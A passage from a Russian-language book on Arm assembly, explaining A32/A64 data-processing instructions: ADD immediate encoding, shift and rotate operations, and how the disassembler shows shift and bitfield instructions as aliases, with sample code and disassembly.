[18] [назад] *TrustZone for Armv8-A*, version 1.0 (ARM062-1010708621-28): 3.7, SMC exceptions.
[19] [назад] *TrustZone for Armv8-A*, version 1.0 (ARM062-1010708621-28): 3.2, Switching between Security states.
[20] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: B1, The AArch64 Application Level Programmers' Model.
[21] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: G, The AArch32 System Level Architecture.
[22] [назад] *Arm Cortex-A Processor Comparison Table*, https://developer.arm.com/ip-products/processors/cortex-a.
[23] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: A1.3.2, Armv8 instruction sets.
[24] [назад] *Learn the Architecture Memory Management*, version 1.0 (101811_0100_00), https://developer.arm.com/documentation/101811/0100/Address-spaces-in-AArch64.
[25] [назад] https://github.com/ARM-software/abi-aa/blob/master/aapcs64/aapcs64.rst.
[26] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: B1.2.1, Registers in the AArch64 state.
[27] [назад] https://github.com/ARM-software/abi-aa/blob/f52e1ad3f81254497a83578dc102f6aac89e52d0/aapcs64/aapcs64.rst.
[28] [назад] *ARM Compiler armasm User Guide*, ARM DUI 0801A (ID031214): Predeclared core register names in AArch64.
[29] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: B1.2.1, Registers in AArch64 state.
[30] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: D1.8.2, SP alignment checking.
[31] [назад] *Procedure Call Standard for the Arm Architecture*, Release 2020Q2.
[32] [назад] *ARM Compiler armclang Reference Guide*, Version 6.6 (ARM DUI0774G): 1.16.
[33] [назад] https://gcc.gnu.org/onlinedocs/gcc-4.9.2/gcc/Optimize-Options.html.
[34] [назад] https://docs.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions?view=vs-2019.
[35] [назад] https://patchwork.kernel.org/patch/9836893.
[36] [назад] https://clang.llvm.org/docs/ShadowCallStack.html.
[37] [назад] https://clang.llvm.org/docs/ClangCommandLineReference.html.
[38] [назад] https://github.com/llvm-mirror/lld/blob/master/ELF/Arch/AArch64.cpp#L218.
[39] [назад] *Arm Architecture Registers Armv8, for Armv8-A architecture profile* (DDI 0595), ARM, 2021.
[40] [назад] *Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile*: D1.7, Process state, PSTATE.
[41] [назад] *Programmer's Guide for ARMv8-A*, version 1.0 (ARM DEN0024A): 10.1, Exception handling registers.
[42] [назад] *ARM7TDMI Technical Reference Manual* (DDI 0029G), ARM, 1994.
[43] [назад] *ARM Architecture Reference Manual Thumb-2 Supplement* (DDI 0308D), ARM, 2004.
[44] [назад] *ARM Cortex-A Series, Programmers Guide for ARMv8-A* (ID050815): 5.3, Switching between the instruction sets.
[45] [назад] *ARM Manual for Armv8-A*, DDI 0487G.a: G1.9.1, AArch32 state PE mode descriptions.

Глава 5. Инструкции обработки данных

В этой главе представлены инструкции обработки данных и их формы, включая арифметические, логические операции, операции сдвига и работы с битовыми полями, а также инструкции умножения и деления. Инструкции обработки данных выполняют операции над значениями в регистрах общего назначения, а их базовый синтаксис обычно состоит из двух исходных операндов и одного регистра назначения:

```
mneumonic     Rd, Rn, operand2
```

Операнды конкретной инструкции зависят от её типа. В инструкциях обработки данных первым всегда указывается регистр назначения, за которым следуют входные операнды. В этой главе регистры назначения обозначаются как Rd для A32/T32 и Xd или Wd для инструкций A64. Входные регистры обозначаются Rm, Rn или Ra для A32/T32 и Xn или Xm для A64. Поскольку синтаксис различных инструкций содержит не только регистры источника и назначения, в начале каждого раздела будет приведён обзор синтаксических символов для соответствующей группы или класса инструкций.

При чтении или написании ассемблерного кода сначала указывается код операции инструкции, то есть операция, затем регистры назначения и, наконец, исходные операнды. В следующем примере инструкция ADD складывает значения двух 64-битных исходных регистров X1 и X2 и сохраняет 64-битный результат в регистре `x0`.

```
add x0, x1, x2 ; x0 = x1 + x2
```

В A64 арифметические инструкции могут устанавливать арифметические флаги на основе результата. Некоторые инструкции, например инструкции сравнения и проверки CMP и TST, всегда делают это неявно. Другие устанавливают флаги только по явному запросу. Такие инструкции записываются с суффиксом `s`. Обратите внимание: при перечислении синтаксических форм отдельных инструкций в этой главе форма с установкой флагов отдельно не приводится, поскольку единственным отличием является суффикс `s`, не влияющий на базовый синтаксис. Ниже показан пример формы с установкой флагов на основе предыдущей инструкции сложения:

```
adds x0, x1, x2 ; x0 = x1 + x2 and set flags
```

Иногда две разные инструкции имеют одну кодировку, и тогда одна из них считается псевдонимом другой. Псевдоинструкции, или псевдонимы инструкций, облегчают программистам и специалистам по обратной разработке чтение и написание ассемблерного кода, представляя хорошо известные частные случаи сложной инструкции в более понятной форме.

Многие инструкции имеют несколько форм, позволяющих изменить исходный регистр до его использования в операции инструкции. На низком уровне эти формы используют разные кодировки. Иными словами, конкретную инструкцию можно закодировать так, чтобы её исходные регистры обрабатывались разными способами. Например, инструкции A32 допускают все или некоторые из следующих форм исходного операнда:

- регистровая форма;
- форма с непосредственной константой;
- форма с регистром, подвергаемым сдвигу;
- форма с регистром, сдвигаемым на значение из другого регистра;
- форма с расширенным регистром.

Ниже приведены три примера инструкций ADD набора A64 в регистровой форме, форме с непосредственным значением и форме со сдвинутым регистром:

```
add x0, x0, x1              ; ADD (register)
add x0, x0, #100            ; ADD (immediate
add x0, x1, x1, LSL #1      ; ADD (shifted register)
```

Для распознавания и понимания инструкций при обратной разработке важно знать их различные формы. Однако запоминать конкретные кодировки инструкций необязательно, хотя они могут дать некоторое представление о происходящем на низком уровне. Рассмотрим, например, инструкцию ADD с непосредственным значением, кодировка которой приведена на рис. 5.1. Из неё видно, почему эта инструкция ADD не позволяет складывать произвольные константы: если константу невозможно закодировать 12 битами, ей не хватит места в кодировке инструкции.




Рисунок 5.1. Инструкция ADD

Обратите внимание, что на рис. 5.1 используются символы Rn и Rd, что может вводить в заблуждение, поскольку обычно ими описывают синтаксис A32/T32. Однако в данном случае кодировка относится к инструкции A64[1]. В этой кодировке Rd задаёт номер регистра назначения операции, а Rn - номер первого исходного регистра. S определяет, будут ли установлены арифметические флаги, то есть будет инструкция иметь вид `add` или `adds`, а sf определяет ширину операции: 32 бита при `sf = 0` или 64 бита при `sf = 1`. Поле imm12 кодирует 12-битную константу, "непосредственное значение", которое прибавляет инструкция. Следовательно, наибольшим допустимым числом для этой инструкции является 4095, эквивалентное двенадцати единицам (`1111 1111 1111`). Однако однобитное поле sh кодирует необязательный неявный сдвиг непосредственного значения, позволяя расширить число до 4096. У этого поля возможны лишь два состояния: при значении 0 сдвиг не применяется, а при значении 1 непосредственное значение сдвигается влево на 12 разрядов.

```
sh = 0    ; LSL #0 (no shift applied)
sh = 1    ; LSL #12 (immediate value left-shifted by 12)
```

Следующий пример показывает, как непосредственное значение 4096 с 13-битным представлением кодируется 12 битами:

```
add x5, x5, #4095           ; 4095 = 1111 1111 1111
add x5, x5, #4096           ; 4096 = 1 0000 0000 0000
```

После ассемблирования следующих двух инструкций в результате дизассемблирования можно увидеть, что вторая инструкция кодирует число 1 как непосредственное значение и сдвигает его на 12 с помощью логического сдвига влево LSL, формируя значение 4096.

```
add x5, x5, #4095           ; 4095 = 1111 1111 1111
add x5, x5, #1, lsl #12     ; 0000 0000 0001 << 12 = 4096
```

Операции сдвига и вращения

Многие формы инструкций содержат операции сдвига и вращения. Кроме того, сдвиги и вращения существуют как отдельные инструкции. Поэтому сначала рассмотрим, как эти операции работают на низком уровне.

Операции сдвига и вращения перемещают двоичные биты внутри регистра влево или вправо на другие позиции. Сдвиг может выполняться явно специальной инструкцией, такой как LSL, или неявно над операндом другой инструкции.

```
; Explicit shift
lsl r0, r1, #2            ; r0 = r1 << 2

; Implicit shift during another instruction
add r0, r1, r2, LSL #2  ; r0 = r1+(r2<<2)
```

Набор A64 поддерживает четыре основных типа сдвига:

• логический сдвиг влево (LSL);
• логический сдвиг вправо (LSR);
• арифметический сдвиг вправо (ASR);
• вращение вправо (ROR).

Наборы A32 и T32 предоставляют пятый тип: вращение вправо с расширением (RRX).

В этом разделе мы кратко рассмотрим каждый тип сдвига, а затем подробнее изучим формы инструкций и операции с битовыми полями.

Логический сдвиг влево

Операция логического сдвига влево перемещает битовую последовательность внутри регистра влево на n позиций. При её перемещении биты, "выпадающие за край", отбрасываются, а освободившиеся справа позиции заполняются нулями. См. рис. 5.2. Например, при сдвиге значения влево на 1 бит входной бит 0 перемещается в позицию 1, бит 1 - в позицию 2 и так далее. Старший значащий бит входного значения отбрасывается, а младшие значащие биты результата становятся нулевыми.




Рисунок 5.2. Операция логического сдвига влево

Математически сдвиг представленного в двоичном виде числа влево на n битов эквивалентен умножению значения на 2^n, или операции << в C. Поскольку аппаратно сдвиги реализуются гораздо эффективнее универсального умножения, компиляторы часто заменяют умножение на константу, являющуюся степенью двойки 2^n, сдвигом значения влево на n.

Ниже показан пример логического сдвига влево на 3 позиции:

```
Input:  0000 0000 0000 0000 0000 0000 0000 1110
Output: 0000 0000 0000 0000 0000 0000 0111 0000
```

Логический сдвиг вправо

Операция логического сдвига вправо перемещает битовую последовательность внутри регистра вправо на n позиций. При её перемещении биты, "выпадающие за край", отбрасываются, а освободившиеся слева позиции заполняются нулями, как показано на рис. 5.3.




Рисунок 5.3. Операция логического сдвига вправо

Математически LSR эквивалентен беззнаковому делению на 2^n, или операции >> над беззнаковыми значениями в C. При компиляции компиляторы часто заменяют деление беззнаковых целых чисел на постоянную степень двойки логическим сдвигом вправо.

Ниже показан пример логического сдвига вправо на 3 позиции:

```
Input:  1001 1001 1001 1001 1001 1001 1001 1001
Output: 0001 0011 0011 0011 0011 0011 0011 0011
```

Арифметический сдвиг вправо

Операция арифметического сдвига вправо похожа на LSR: все биты исходного регистра сдвигаются вправо, а выходящие за границу биты отбрасываются. Отличие состоит в том, что слева в значение сдвигаются копии знакового, то есть старшего значащего, бита исходного значения. См. рис. 5.4.




Рисунок 5.4. Операция арифметического сдвига вправо

Математически ASR эквивалентен знаковому делению на 2^n. В C эта операция представляется оператором >> над знаковыми числами, например значениями типа `signed int`.

Ниже показан пример арифметического сдвига вправо на 3 позиции:

```
Input:  1001 1001 1001 1001 1001 1001 1001 1001
Output: 1111 0011 0011 0011 0011 0011 0011 0011
```

Помните, что результат этой операции зависит от размера регистра. В данном примере знаковым битом предыдущего входного значения в 32-битном регистре является бит 31, а в 64-битном - бит 63.

```
X0    = 0000 .... 1001 1001 1001 1001 1001 1001 1001 1001
ASR 3 = 0000 .... 0001 0011 0011 0011 0011 0011 0011 0011

R0 = 1001 1001 1001 1001 1001 1001 1001 1001
ASR 3 = 1111 0011 0011 0011 0011 0011 0011 0011
```

Вращение вправо

Операция вращения вправо выполняет циклический сдвиг битовой последовательности, как показано на рис. 5.5. Значение сдвигается вправо, как при логическом сдвиге вправо, но биты, "выпадающие за край", возвращаются в крайние левые, то есть старшие значащие, позиции значения.




Рисунок 5.5. Операция вращения вправо

Ниже показан пример вращения вправо на 3 позиции:

```
Input:  0000 0000 0000 0000 0000 0000 0000 1110
Output: 1100 0000 0000 0000 0000 0000 0000 0001
```

Вращение вправо с расширением

Наборы A32/T32 предоставляют операцию вращения вправо с расширением. Она сдвигает все биты вправо на 1 и помещает старый флаг переноса в бит 31. В отличие от других операций сдвига, RRX всегда выполняет сдвиг на 1 бит. Предположим, что регистр R0 равен `0x10`, а флаг переноса установлен в 1. Ниже показано изменение битов при выполнении RRX над значением R0 и обновлении R0 результатом каждой итерации:

```
R0 = 0x10      // 0x10       = 0000 0000 0000 0000 0000 0000 0001 0000
R0 = RRX R0    // 0x80000008 = 1000 0000 0000 0000 0000 0000 0000 1000
R0 = RRX R0    // 0xc0000004 = 1100 0000 0000 0000 0000 0000 0000 0100
R0 = RRX R0    // 0xe0000002 = 1110 0000 0000 0000 0000 0000 0000 0010
R0 = RRX R0    // 0xf0000001 = 1111 0000 0000 0000 0000 0000 0000 0001
R0 = RRX R0    // 0xf8000000 = 1111 1000 0000 0000 0000 0000 0000 0000
R0 = RRX R0    // 0xfc000000 = 1111 1100 0000 0000 0000 0000 0000 0000
```

При использовании с суффиксом S вытесненный из регистра бит, `bit[0]`, устанавливает флаг переноса, как показано на рис. 5.6.




Рисунок 5.6. Вращение вправо с расширением

Формы инструкций

Как и большинство инструкций обработки данных, инструкции сдвига могут получать входные данные в разных форматах. Величина сдвига n может задаваться константой, непосредственно закодированной в инструкции, либо регистром, в который n загружается во время выполнения. В этой главе мы рассмотрим разные формы инструкций и их синтаксис. В начале каждого раздела будут приведены синтаксические символы соответствующего типа инструкций. В табл. 5.1 описаны символы текущего раздела.

Таблица 5.1. Синтаксические символы

A32/T32	A64 (32 бита)	A64 (64 бита)	Значение
Rd	Wd	Xd	Регистр назначения
Rn	Wn	Xn	Первый исходный регистр
Rm	Wm	Xm	Второй исходный регистр
Rs	Ws	Xs	Исходный регистр, содержащий величину сдвига
#n	#n	#n	Величина сдвига, непосредственное значение
{Rd, }			Необязательный регистр

Сдвиг на константу в непосредственной форме

В Armv8-A большинство сдвигов на константу реализованы как псевдонимы других инструкций. Псевдонимы имеют ту же кодировку, что и лежащие в их основе формы. В табл. 5.2 непосредственные формы различных операций сдвига приведены рядом с соответствующими базовыми формами.

Таблица 5.2. Инструкции сдвига и вращения: непосредственная форма

Набор	Синтаксис псевдонима	Базовая инструкция
A32/T32	`ASR {Rd,} Rn, #n`	`MOV Rd, Rn, ASR #n`
A32/T32	`LSL {Rd,} Rn, #n`	`MOV Rd, Rn, LSL #n`
A32/T32	`LSR {Rd,} Rn, #n`	`MOV Rd, Rn, LSR #n`
A32/T32	`ROR {Rd,} Rn, #n`	`MOV Rd, Rn, ROR #n`
A32/T32	`RRX {Rd,} Rn`	`MOV Rd, Rn, RRX`
A64, 64 бита	`ASR Xd, Xn, #n`	`SBFM Xd, Xn, #n, #63`
A64, 64 бита	`LSL Xd, Xn, #n`	`UBFM Xd, Xn, #(-n mod 64), #(63-n)`
A64, 64 бита	`LSR Xd, Xn, #n`	`UBFM Xd, Xn, #n, #63`
A64, 64 бита	`ROR Xd, Xn, #n`	`EXTR Xd, Xn, Xm, #n`
A64, 32 бита	`ASR Wd, Wn, #n`	`SBFM Wd, Wn, #n, #31`
A64, 32 бита	`LSL Wd, Wn, #n`	`UBFM Wd, Wn, #(-n mod 32), #(31-n)`
A64, 32 бита	`LSR Wd, Wn, #n`	`UBFM Wd, Wn, #n, #31`
A64, 32 бита	`ROR Wd, Wn, #n`	`EXTR Wd, Wn, Wm, #n`

При дизассемблировании всегда предпочитаются инструкции-псевдонимы. Например, ассемблерная инструкция `MOV Rd, Rn, RRX` при дизассемблировании всегда преобразуется в псевдоним `RRX Rd, Rn`.

Следующий код показывает примеры ассемблерных инструкций A32, которые в результате дизассемблирования преобразуются в псевдонимы. Сначала код устанавливает `r0` в постоянное значение 14, а затем четырьмя разными способами выполняет сдвиг вправо на 1 бит. Обратите внимание, что RRX действует как сдвиг вправо на 1, когда флаг переноса, как здесь, равен нулю. Хотя все четыре инструкции выполняют одну операцию, в результате дизассемблирования формы инструкции перемещения преобразуются в псевдонимы.

Пример псевдонимов инструкций для непосредственных сдвигов A32

Исходный код на ассемблере

```
.text
.global _start

_start:

   mov r0, #14           ; r0 = 14

   ror r2, r0, #1       ; rotate r0 by #1 and write result to r2
   mov r2, r0, RRX      ; copy value in r0 to r2, with implicit RRX
   mov r2, r0, ROR #1    ; copy value in r0 to r2, implicitly rotated right 1
   rrx r2, r0          ; rotate right with extend r0 and write to r2
```

Результат дизассемблирования

```
Disassembly of section .text:

00010054 <_start>:
   10054:    e3a0000e    mov   r0, #14

   10058:    e1a020e0    ror   r2, r0, #1
   1005c:    e1a02060    rrx   r2, r0       ; converted to RRX alias
   10060:    e1a020e0    ror   r2, r0, #1   ; converted to ROR alias
   10064:    e1a02060    rrx   r2, r0
```

Рассмотрим пример для A64. В следующем фрагменте регистр `x0` сначала заполняется значением 14, а затем используется как исходный операнд в четырёх операциях сдвига. В каждом случае `x0` сдвигается на 3 позиции, а результат записывается в регистр назначения `x1`, при этом исходные регистры остаются неизменными. Чтобы показать, что при дизассемблировании предпочитаются псевдонимы, последние четыре инструкции представляют базовые инструкции со значениями, удовлетворяющими условиям псевдонима для каждой из предыдущих инструкций сдвига и вращения. Пока можно не обращать внимания на инструкции SBFM/UBFM/EXTR: они объясняются в разделе "Перемещение битового поля".

Пример псевдонимов инструкций для непосредственных сдвигов A64

Исходный код на ассемблере

```
.section .text
.global _start

_start:
   mov x0, #14              ; set x0 to 14
   asr x1, x0, #3           ; x1 = result of 14 ASR by 3
   lsl x1, x0, #3           ; x1 = result of 14 LSL by 3

   lsr x1, x0, #3           ; x1 = result of 14 LSR by 3
   ror x1, x0, #3           ; x1 = result of 14 ROR by 3

   sbfm x1, x0, #3, #63     ; underlying form of abobe ASR instruction
   ubfm x1, x0, #61, #60    ; underlying form of abobe LSL instruction
   ubfm x1, x0, #3, #63     ; underlying form of abobe LSR instruction
   extr x1, x0, x0, #3      ; underlying form of abobe ROR instruction
```

Результат дизассемблирования

```
shift64:     file format elf64-littleaarch64

Disassembly of section .text:

0000000000400078 <_start>:
  400078:       d28001c0         mov     x0, #0xe                   // #14
  40007c:       9343fc01        asr     x1, x0, #3
  400080:       d37df001        lsl     x1, x0, #3
  400084:       d343fc01        lsr     x1, x0, #3
  400088:       93c00c01        ror     x1, x0, #3

  40008c:       9343fc01        asr     x1, x0, #3
  400090:       d37df001        lsl     x1, x0, #3
  400094:       d343fc01        lsr     x1, x0, #3
  400098:       93c00c01        ror     x1, x0, #3
```

Сдвиг на значение из регистра

Иногда программе требуется выполнить сдвиг, величина которого вычисляется во время выполнения. В таком случае применяется регистровая форма инструкций сдвига, показанная в табл. 5.3.

Таблица 5.3. Инструкции сдвига и вращения: регистровая форма

Набор инструкций	Синтаксис псевдонима	Базовая форма
A32/T32	`ASR {Rd,} Rn, Rs`	`MOV Rd, Rn, ASR Rs`
A32/T32	`LSL {Rd,} Rn, Rs`	`MOV Rd, Rn, LSL Rs`
A32/T32	`LSR {Rd,} Rn, Rs`	`MOV Rd, Rn, LSR Rs`
A32/T32	`ROR {Rd,} Rn, Rs`	`MOV Rd, Rn, ROR Rs`
A32/T32	`RRX {Rd,} Rn`	`MOV Rd, Rn, RRX`
A64, 64 бита	`ASR Xd, Xn, Xm`	`ASRV Xd, Xn, Xm`
A64, 64 бита	`LSL Xd, Xn, Xm`	`LSLV Xd, Xn, Xm`
A64, 64 бита	`LSR Xd, Xn, Xm`	`LSRV Xd, Xn, Xm`
A64, 64 бита	`ROR Xd, Xn, Xm`	`RORV Xd, Xn, Xm`
A64, 32 бита	`ASR Wd, Wn, Wm`	`ASRV Wd, Wn, Xm`
A64, 32 бита	`LSL Wd, Wn, Wm`	`LSLV Wd, Wn, Xm`
A64, 32 бита	`LSR Wd, Wn, Wm`	`LSRV Wd, Wn, Xm`
A64, 32 бита	`ROR Wd, Wn, Wm`	`RORV Wd, Wn, Xm`

Как видно из следующего примера, при использовании эквивалентных инструкций для операций сдвига A32 дизассемблер преобразует их в псевдонимы.

Пример псевдонимов для сдвига на значение из регистра (A32)

Исходный код на ассемблере

```
.text
.global _start
_start:
    mov r0, #14           ; set r0 to 14
    mov r1, #3            ; set r1 to 3
    asr r2, r0, r1        ; r2 = result of 14 ASR by 3
    mov r2, r0, asr r1    ; r2 = result of 14 ASR by 3
    lsl r2, r0, r1        ; r2 = result of 14 LSL by 3
    mov r2, r0, lsl r1    ; r2 = result of 14 LSL by 3
    lsr r2, r0, r1        ; r2 = result of 14 LSR by 3
    mov r2, r0, lsr r1    ; r2 = result of 14 LSR by 3
    ror r2, r0, r1        ; r2 = result of 14 ROR by 3
    mov r2, r0, ror r1    ; r2 = result of 14 ROR by 3
```

Дизассемблирование

```
Disassembly of section .text:

00010054 <_start>:
   10054:    e3a0000e   mov   r0, #14
   10058:    e3a01003   mov   r1, #3
   1005c:     e1a02150    asr    r2, r0, r1
   10060:     e1a02150    asr    r2, r0, r1    ; MOV translated to ASR alias
```

```
10064:     e1a02110    lsl    r2, r0, r1
10068:     e1a02110    lsl    r2, r0, r1    ; MOV translated to LSL alias
1006c:     e1a02130    lsr    r2, r0, r1
10070:     e1a02130    lsr    r2, r0, r1    ; MOV translated to LSR alias
10074:     e1a02170    ror    r2, r0, r1
10078:     e1a02170    ror    r2, r0, r1    ; MOV translated to ROR alias
```

То же относится к операциям сдвига набора A64. Большинство инструкций преобразуются в псевдоним только при выполнении определённых условий, но регистровые формы инструкций сдвига и вращения A64 ASR, LSL, LSR и ROR предпочитаются всегда. Причина в том, что у этих инструкций есть разные формы, например ASR с регистром или ASR с непосредственным значением, а эквивалентные инструкции, оканчивающиеся на V, например ASRV, представляют самостоятельную форму сдвига регистра на значение из регистра.

Пример псевдонимов для сдвига на значение из регистра (A64)

Исходный код на ассемблере

```
.text
.global _start

_start:

mov x0, #14
mov x1, #3

asrv x2, x0, x1    ; x2 = result of 14 ASR by 3
lslv x2, x0, x1    ; x2 = result of 14 LSL by 3
lsrv x2, x0, x1    ; x2 = result of 14 LSR by 3
rorv x2, x0, x1    ; x2 = result of 14 ROR by 3
```

Результат дизассемблирования

```
Disassembly of section .text:

0000000000400078 <_start>:
   400078:       d28001c0        mov     x0, #0xe                        // #14
   40007c:       d2800061        mov     x1, #0x3                        // #3
   400080:       9ac12802        asr     x2, x0, x1    ; ASRV converted to ASR alias
   400084:       9ac12002        lsl     x2, x0, x1    ; LSLV converted to LSL alias
   400088:       9ac12402        lsr     x2, x0, x1    ; LSRV converted to LSR alias
   40008c:       9ac12c02        ror     x2, x0, x1    ; RORV converted to ROR alias
```

Операции с битовыми полями

В предыдущем разделе мы увидели, что многие инструкции сдвига реализованы как псевдонимы более гибких инструкций. Например, в наборе A64 сдвиги на непосредственную константу могут быть преобразованы в инструкцию перемещения битового поля, такую как UBFM, которая относится к группе инструкций работы с битовыми полями.

Эта группа инструкций позволяет выполнять обобщённое перемещение и перестановку битов внутри значения, которые нельзя представить простым сдвигом или вращением. В табл. 5.4 приведены синтаксические символы наборов A32 и A64.

Таблица 5.4. Синтаксические символы

A32	A64-32	A64-64	Значение
Rd	Wd	Xd	Регистр назначения
Rn	Wn	Xn	Исходный регистр

A32	A64-32	A64-64	Значение
`#width`	`#width`	`#width`	Ширина битового поля: 32 бита `[0:31]` от младшего бита, 64 бита `[0:63]` от младшего бита
`#lsb`	`#lsb`	`#lsb`	Номер младшего бита битового поля назначения
	`#r`	`#r`	Величина вращения вправо: `[0:31]` для 32 бит, `[0:63]` для 64 бит
	`#s`	`#s`	Номер крайнего левого бита: `[0:31]` для 32 бит, `[0:63]` для 64 бит
`<shift>`	`<shift>`	`<shift>`	Операция сдвига, применяемая к исходному операнду

Перемещение битового поля

Инструкции перемещения битового поля, приведённые в табл. 5.5, копируют биты `0...n` значения и помещают их в позиции `m..m+n` регистра назначения. В их синтаксисе задаются крайняя левая позиция бита `#s`, перемещаемого из исходного регистра, и величина вращения вправо `#r`, по которой вычисляется положение битового поля в регистре назначения. Остальные биты регистра назначения устанавливаются в зависимости от того, является инструкция знаковой SBFM или беззнаковой UBFM. SBFM заполняет биты слева от битового поля копиями знакового бита, а биты справа от поля - нулями. UBFM заполняет нулями обе стороны битового поля.

Таблица 5.5. Инструкции перемещения битового поля A64

Набор инструкций	Описание	Синтаксис
A64, 64 бита	Перемещение битового поля	`BFM Xd, Xn, #r, #s`
A64, 64 бита	Перемещение знакового битового поля	`SBFM Xd, Xn, #r, #s`
A64, 64 бита	Перемещение беззнакового битового поля	`UBFM Xd, Xn, #r, #s`
A64, 32 бита	Перемещение битового поля	`BFM Wd, Wn, #r, #s`
A64, 32 бита	Перемещение знакового битового поля	`SBFM Wd, Wn, #r, #s`
A64, 32 бита	Перемещение беззнакового битового поля	`UBFM Wd, Wn, #r, #s`

Группа инструкций перемещения битовых полей доступна только в наборе A64 и обычно используется через псевдонимы, например операции сдвига и инструкции расширения, приведённые в табл. 5.6. Выбор псевдонима при дизассемблировании зависит от выполнения его условий.

Таблица 5.6. Псевдонимы инструкций перемещения битового поля A64

Инструкция	Условие псевдонима	Псевдоним
`SBFM Xd, Xn, #r, #s`	`#s == 63`	`ASR Xd, Xn, #shift`
`SBFM Wd, Wn, #r, #s`	`#s == 31`	`ASR Wd, Wn, #shift`

Инструкция	Условие псевдонима	Псевдоним
`UBFM Xd, Xn, #r, #s`	`#s != 63 && #s+1 == #r`	`LSL Xd, Xn, #shift`
`UBFM Xd, Xn, #r, #s`	`#s == 63`	`LSR Xd, Xn, #shift`
`UBFM Wd, Wn, #r, #s`	`#s != 31 && #s+1 == #r`	`LSL Wd, Wn, #shift`
`UBFM Wd, Wn, #r, #s`	`#s == 31`	`LSR Wd, Wn, #shift`

На рис. 5.7 показана работа инструкции SBFM, копирующей биты 3..29 из исходного регистра в регистр назначения и заполняющей крайние левые биты знаком. Если справа от битового поля остаётся свободное место, находящиеся справа биты устанавливаются в ноль.

